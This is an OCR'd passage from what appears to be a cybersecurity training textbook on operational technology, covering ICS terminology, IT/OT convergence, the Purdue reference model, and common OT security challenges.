and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.



Utility Sector
Electricity
Water Grid
Gas Filling
GAS
Traffic Signal
Transportation
Surveillance
Truck
OT
ECG
Machine
MRI
Scanner
Microscope
Healthcare Industry
Robot
Fire
Extinguisher
Biometric
Office Building

Figure 10.14: Devices connected to an OT network




OT
ICS
SCADA
DCS
RTU
PLC

Figure 10.15: Components of OT



Essential Terminology

Assets

OT systems consist of **physical assets** such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules

Zones and Conduits


A **network segregation technique** used to isolate the networks and assets to impose and maintain strong access control mechanisms

Industrial Network

A network of **automated control systems** is known as an industrial network

Business Network

It comprises of a network of systems that offer **information infrastructure** to the business



Essential Terminology (Cont'd)

Industrial Protocols

Protocols used for **serial communication** and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.

Network Perimeter

It is the outermost boundary of a network zone i.e. **closed group of assets**

Electronic Security Perimeter

It is referred to as the **boundary** between secure and insecure zones

Critical Infrastructure

A collection of **physical or logical systems** and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**


  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.



IT/OT Convergence (IIOT)

IT/OT convergence is the integration of **IT computing systems and OT operation monitoring systems** to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity

The IT/OT convergence can enable smart manufacturing known as industry 4.0, where IoT applications are used in industrial operations

Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as **Industrial Internet of Things** (IIoT)

IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.

- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.
- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.




Mechanical Devices
SCADA
DCS
PLCs
RTUs
OT
Improved security, quality and productivity
IT
Cloud
Internet
Networks
Storage and Data Processing
SQL, Java, Python, etc.

Figure 10.16: IT/OT convergence



The Purdue Model

- ❑ The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- ❑ It consists of three zones


IT Systems (Enterprise Zone)	**Level 5**	**Enterprise Network**
	Level 4	**Business Logistics Systems**
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	**Level 3**	**Operation Systems/Site Operations**
	Level 2	**Control Systems/Area Supervisory Controls**
	Level 1	**Basic Controls/Intelligent Devices**
	Level 0	**Physical Process**

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:



IT Systems (Enterprise Zone)	**Level 5**	**Enterprise Network**
	Level 4	**Business Logistics Systems**
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	**Level 3**	**Operation Systems/Site Operations**
	Level 2	**Control Systems/Area Supervisory Controls**
	Level 1	**Basic Controls/Intelligent Devices**
	Level 0	**Physical Process**

Figure 10.17: Purdue model

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include “start motors,” “open valves,” “move actuators,” etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable


Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.



Module Flow


1 Understand OT Concepts

2 Discuss OT Threats and Attacks

3 Discuss OT Attack Countermeasures

Discuss OT Threats and Attacks

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.



Challenges of OT

1. Lack of visibility
2. Plain-text passwords
3. Network complexity
4. Legacy technology
5. Lack of anti-virus protection
6. Lack of skilled security professionals
7. Rapid pace of change
8. Outdated systems
9. Haphazard modernization
10. Convergence with IT
11. Unique production networks / Proprietary software
12. Vulnerable communication protocols

